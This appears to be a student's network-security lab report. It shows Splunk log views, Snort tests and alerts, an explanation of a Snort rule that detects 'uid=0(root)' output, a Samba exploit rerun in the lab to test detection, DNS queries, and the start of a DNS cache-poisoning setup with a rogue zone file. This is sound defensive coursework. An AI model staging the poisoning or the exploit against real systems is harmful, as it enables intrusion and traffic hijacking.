
Successful login:

Syslog-



Auth.log-






3/19/23 7:51:18.000 PM server root

Mar 19 19:51:18, Facility: authpriv, Priority: info, Hostname: server, Message: pam_unix(sshd:session): session opened for user root by (uid=0)

Event Actions

Type	Field	Value	Actions
Selected	Hostname	server	
	User	root	
Event	process	Facility	
	uid	0	
Time	_time	2023-03-19T19:51:18.000+00:00	
Default	host	gateway	
	index	main	
	linecount	1	
	punct	__::_:_:_:_:_:__(:):_____(=)	
	source	/var/log/auth.log	
	sourcetype	linux_secure	




3/19/23 7:51:18.000 PM server root

Mar 19 19:51:18, Facility: authpriv, Priority: info, Hostname: server, Message: pam_unix(sshd:session): session opened for user root by (uid=0)

Event Actions

Type	Field	Value	Actions
Selected	Hostname	server	
	User	root	
Event	process	Facility	
	uid	0	
Time	_time	2023-03-19T19:51:18.000+00:00	
Default	host	gateway	
	index	main	
	linecount	1	
	punct	__::_:_:_:_:_:__(:):_____(=)	
	source	/var/log/auth.log	
	sourcetype	linux_secure	




3/19/23 7:51:18.000 PM server

Mar 19 19:51:18, Facility: auth, Priority: info, Hostname: server, Message: New session 4 of user root.

Event Actions


Type	Field	Value	Actions
Selected	Hostname	server	
Event	process	Facility	
Time	_time	2023-03-19T19:51:18.000+00:00	
Default	host	gateway	
	index	main	
	linecount	1	
	punct	__::_:_:_:_:_:_____.	
	source	/var/log/auth.log	
	sourcetype	linux_secure	
	splunk_server	gateway	



Task 5.3 Testing Snort

```
┌──(root💀client)-[~]
└─# /root/send_snort_test.sh
PATTERN: 0x7569643d3028726f6f74290a
PING 192.168.23.3 (192.168.23.3) 56(84) bytes of data.
64 bytes from 192.168.23.3: icmp_seq=1 ttl=63 time=0.710 ms

--- 192.168.23.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.710/0.710/0.710/0.000 ms
```

Checking alerts in Splunk:



“INDICATOR-COMPROMISE -- Snort detected a system behavior that suggests the system has been affected by malware. That behavior is known as an Indicator of Compromise (IOC). The symptoms could be a wide range of behaviors, from a suspicious file name to an unusual use of a utility. Symptoms do not guarantee an infection; your network configuration may not be affected by malware but showing indicators as a result of a normal function. In this case, attackers may be attempting to gain privileges and access other systems, spread influence, and make calls and commands with elevated access. The context of the traffic is important to determine intrusion; traffic from an administration utility performing commands on a user's computer is likely not a compromise, but a user laptop accessing a webserver may indicate intrusion.”[9]

By alerting the system administrator to this suspicious behaviour, Snort is giving them the opportunity to investigate further, identify any potential threats, and take appropriate action to mitigate the risk. Without this alert, the malicious activity could go unnoticed and potentially lead to serious consequences, such as a data breach or system compromise.

Task 5.4 Running snort with a realistic example

source="/var/log/syslog" "Hostname: server": *38 events*

source="/var/log/syslog" "Hostname: server" (warn* OR err* OR fail*): *16 events*

source="/var/log/auth.log" "Hostname: server": *40 events*

source="/var/log/auth.log" "Hostname: server" (warn* OR err* OR fail*): *19 events*

Snort alerts generated: *42,263*


Snort alerts with priority 1: *13,951*

Most frequent alert message in priority 1: *10,311*

POLICY-OTHER HTTP request by IPv4 address attempt – “This event is generated when an attempt to issue an HTTP request using an IP address in the Host: header is detected.”[10]

Most frequent alert related to telnet:

PROTOCOL-TELNET Microsoft Telnet Server buffer overflow attempt – “Buffer overflow in the Telnet service in Microsoft Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, and Windows Server 2012 Gold and R2 allows remote attackers to execute arbitrary code via crafted packets, aka ‘Windows Telnet Service Buffer Overflow Vulnerability.’”[11]


CVE Additional Information

CVE-2015-0014

Buffer overflow in the Telnet service in Microsoft Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, and Windows Server 2012 Gold and R2 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows Telnet Service Buffer Overflow Vulnerability."

Details

Severity	HIGH	Base Score	10.0
Impact Score	10.0	Exploit Score	10.0
Confidentiality Impact	COMPLETE	Integrity Impact	COMPLETE
Availability Impact	COMPLETE	Access Vector	
Authentication	NONE	Ease of Access	

Task 5.5 Consider if an IDS rule applies

Most frequent alert related to Apache:

SERVER-APACHE Apache Struts wildcard matching OGNL remote code execution attempt

This attack allows remote attackers to execute arbitrary code on the affected server, which could potentially lead to a full compromise of the system. This vulnerability is caused by a

flaw in the Apache Struts framework that allows attackers to inject OGNL expressions into certain input fields, which can then be executed on the server.

Apache Struts is typically installed as a Java web application framework, so if it is installed on the server, it will be configured in one of the server's configuration files. Searching through the Apache config files on server there is nothing related to Apache Struts. Furthermore, we can see if the Apache struts package is installed with the following:

```
root@server:~# dpkg -l | grep struts
root@server:~#
```

From this we can assume that Apache struts is not on the server and therefore the alert snort has generated is false positive, however it is possible that the main Apache package could be triggering this alert due to misconfigurations for example.

Task 5.6 Looking at a Snort rule

```
root@gateway:~# cd /usr/local/etc/rules/
root@gateway:/usr/local/etc/rules# wc -l *.rules
    66 includes.rules
     1 local.rules
   187 snort3-app-detect.rules
   121 snort3-browser-chrome.rules
   320 snort3-browser-firefox.rules
  2700 snort3-browser-ie.rules
   101 snort3-browser-other.rules
  2570 snort3-browser-plugins.rules
   162 snort3-browser-webkit.rules
    57 snort3-content-replace.rules
 12494 snort3-deleted.rules
   790 snort3-exploit-kit.rules
   392 snort3-file-executable.rules
  2239 snort3-file-flash.rules
  1262 snort3-file-identify.rules
   681 snort3-file-image.rules
   237 snort3-file-java.rules
   433 snort3-file-multimedia.rules
  1603 snort3-file-office.rules
  1804 snort3-file-other.rules
  1494 snort3-file-pdf.rules
   543 snort3-indicator-compromise.rules
   262 snort3-indicator-obfuscation.rules
    65 snort3-indicator-scan.rules
   360 snort3-indicator-shellcode.rules
   824 snort3-malware-backdoor.rules
  5335 snort3-malware-cnc.rules
  3236 snort3-malware-other.rules
   207 snort3-malware-tools.rules
```

Roughly 55,113 rules total.

Rule found in snort3-indicator-compromise-rules.sh:

alert ip any any -> any any (msg:"INDICATOR-COMPROMISE id check returned root"; content:"uid=0|28|root|29|"; metadata:ruleset community; classtype:bad-unknown; sid:498; rev:11;)

These are the fields of the rule:

alert: This field specifies that an alert should be generated if the rule matches against network traffic.

ip any any: This field specifies the source and destination IP addresses that the rule should match against. In this case, it matches against any source and destination IP address.

->: This field specifies the direction of the traffic flow. In this case, it matches against traffic flowing in either direction.

any any: This field specifies the source and destination ports that the rule should match against. In this case, it matches against any source and destination port.

msg: This field specifies the message that should be included in the alert if the rule matches against network traffic. In this case, the message is "INDICATOR-COMPROMISE id check returned root".

content: This field specifies the content that the rule should match against in the network traffic. In this case, it matches against the string "uid=0|28|root|29|", which is a Unix/Linux system user ID string indicating that the user ID is 0 and the username is "root".

metadata: This field specifies metadata about the rule. In this case, it specifies that the rule is part of the "community" ruleset.

classtype: This field specifies the classification of the traffic that the rule is matching against. In this case, it is classified as "bad-unknown".

sid: This field specifies the unique identifier of the rule. In this case, it is SID 498.

rev: This field specifies the revision number of the rule. In this case, it is revision 11.

Task 5.7 Testing if Snort detects actual malicious behaviour

After repeating the samba Metasploit exploit, Splunk has the following alerts and entries in the syslog and auth.log:

>	3/19/23 11:56:47.000 PM	2	1882	INDICATOR-COMPROMISE id check returned userid	Potentially Bad Traffic
>	3/19/23 11:56:47.000 PM	2	498	INDICATOR-COMPROMISE id check returned root	Potentially Bad Traffic
>	3/19/23 11:56:16.000 PM	1	21164	SERVER-SAMBA Samba username map script command injection attempt	Attempted Administrator Privilege Gain

>	3/19/23 11:56:16.000 PM	2	52	(dce_smb) SMB - deprecated dialect negotiated	Potentially Bad Traffic
>	3/19/23 11:56:16.000 PM	1	44489	POLICY-OTHER SMBv1 protocol detection attempt	Potential Corporate Privacy Violation
>	3/19/23 11:56:16.000 PM	1	44485	POLICY-OTHER SMBv1 protocol detection attempt	Potential Corporate Privacy Violation
>	3/19/23 11:56:16.000 PM	1	44487	POLICY-OTHER SMBv1 protocol detection attempt	Potential Corporate Privacy Violation

>	3/20/23 12:17:01.000 AM	Mar 20 00:17:01, Facility: cron, Priority: info, Hostname: server, Message: (root) CMD (cd / && run-parts --report /etc/cron.hourly) Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Removed slice User Slice of UID 0. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Stopped User Runtime Directory /run/user/0. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: user-runtime-dir@0.service: Succeeded. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: run-user-0.mount: Succeeded. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Stopping User Runtime Directory /run/user/0... Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Stopped User Manager for UID 0. Hostname = server Priority = info
>	3/20/23	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: user@0.service: Succeeded.

>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Reached target Exit the Session. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Finished Exit the Session. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: systemd-exit.service: Succeeded. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Reached target Shutdown. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Closed debconf communication socket. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: pk-debconf-helper.socket: Succeeded. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Closed GnuPG cryptographic agent and passphrase cache. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: gpg-agent.socket: Succeeded. Hostname = server Priority = info

>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Finished Exit the Session. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: systemd-exit.service: Succeeded. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Reached target Shutdown. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Closed debconf communication socket. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: pk-debconf-helper.socket: Succeeded. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Closed GnuPG cryptographic agent and passphrase cache. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: gpg-agent.socket: Succeeded. Hostname = server Priority = info
>	3/20/23 12:08:56.000 AM	Mar 20 00:08:56, Facility: daemon, Priority: info, Hostname: server, Message: Closed GnuPG cryptographic agent (ssh-agent emulation).

Lab 6 (16/03/23)

Task 6.1 Basic DNS query

Query on the Essex server 155.245.94.204 for the “SOA” data:


```
┌──(root💀client)-[~]
└─# dig @155.245.94.204 essex.ac.uk soa

; <<>> DiG 9.16.8-Debian <<>> @155.245.94.204 essex.ac.uk soa
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61821
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;essex.ac.uk.                   IN      SOA

;; ANSWER SECTION:
essex.ac.uk.            513     IN      SOA     dnshm.essex.ac.uk. postmaster.essex.ac.uk. 2020483899 7200 3600 2419200 3600

;; Query time: 0 msec
;; SERVER: 155.245.94.204#53(155.245.94.204)
;; WHEN: Mon Mar 20 00:51:00 GMT 2023
;; MSG SIZE  rcvd: 93
```

Find name servers provided by the University of Essex:

```
┌──(root💀client)-[~]
└─# dig @192.168.23.3 somedomain.nosuch soa

; <<>> DiG 9.16.8-Debian <<>> @192.168.23.3 somedomain.nosuch soa
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4059
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a1e8af514e583c50010000006417afda9fd3ebdec10fc61a (good)
;; QUESTION SECTION:
;somedomain.nosuch.             IN      SOA

;; ANSWER SECTION:
somedomain.nosuch.      60      IN      SOA     somedomain.nosuch. root.somedomain.nosuch. 51 60 60 3600000 60

;; Query time: 4 msec
;; SERVER: 192.168.23.3#53(192.168.23.3)
;; WHEN: Mon Mar 20 00:59:06 GMT 2023
;; MSG SIZE  rcvd: 115
```

Task 6.2 DNS Records

```
┌──(root💀client)-[~]
└─# dig @192.168.23.3 winpc.somedomain.nosuch A

; <<>> DiG 9.16.8-Debian <<>> @192.168.23.3 winpc.somedomain.nosuch A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50241
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d28e6a1e71b6f306010000006417b02225890e0eb738a575 (good)
;; QUESTION SECTION:
;winpc.somedomain.nosuch.       IN      A

;; ANSWER SECTION:
winpc.somedomain.nosuch. 60     IN      A       192.168.21.5

;; Query time: 0 msec
;; SERVER: 192.168.23.3#53(192.168.23.3)
;; WHEN: Mon Mar 20 01:00:17 GMT 2023
;; MSG SIZE  rcvd: 96
```



The IP address of smtp.somedomain.nosuch: 192.168.23.3

The IP address of gateway.somedomain.nosuch: 192.168.12.2

The IP address of gateway-client.somedomain.nosuch: 192.168.12.2

+short command can help to simplify looking up the DNS names.

The MX record, or Mail Exchange record, is a type of resource record in the Domain Name System (DNS) database that specifies the mail server(s) responsible for accepting email messages on behalf of a domain.

When someone sends an email message to an email address, the sending mail server looks up the MX record for the recipient's domain to determine where to send the message. The MX record specifies the hostname of one or more mail servers and their priority order. The sending mail server then attempts to deliver the message to the mail server with the highest priority, and if that server is not available, it tries the next server in the list until it can successfully deliver the message.

Task 6.3 DNS Cache poisoning

Uncommenting the following lines from “/etc/bind/named.conf.local”:

zone "essex.ac.uk" IN {

type master;

file "/etc/bind/zones/essex.ac.uk.zone";

};

Contents in “/etc/bind/zones/essex.ac.uk.zone”:

```
;BIND data file for essex.ac.uk
;
$TTL 14400
@ IN SOA  essex.ac.uk host.essex.ac.uk (
201006601 ; Serial
60 ; Refresh
60 ; Retry
3600000 ;Expire
60 ) ; 604800) ; Default TTL
;
  IN NS ns1.essex.ac.uk.
@ IN MX 10 mail.essex.ac.uk.

ns1 IN A 192.168.23.3
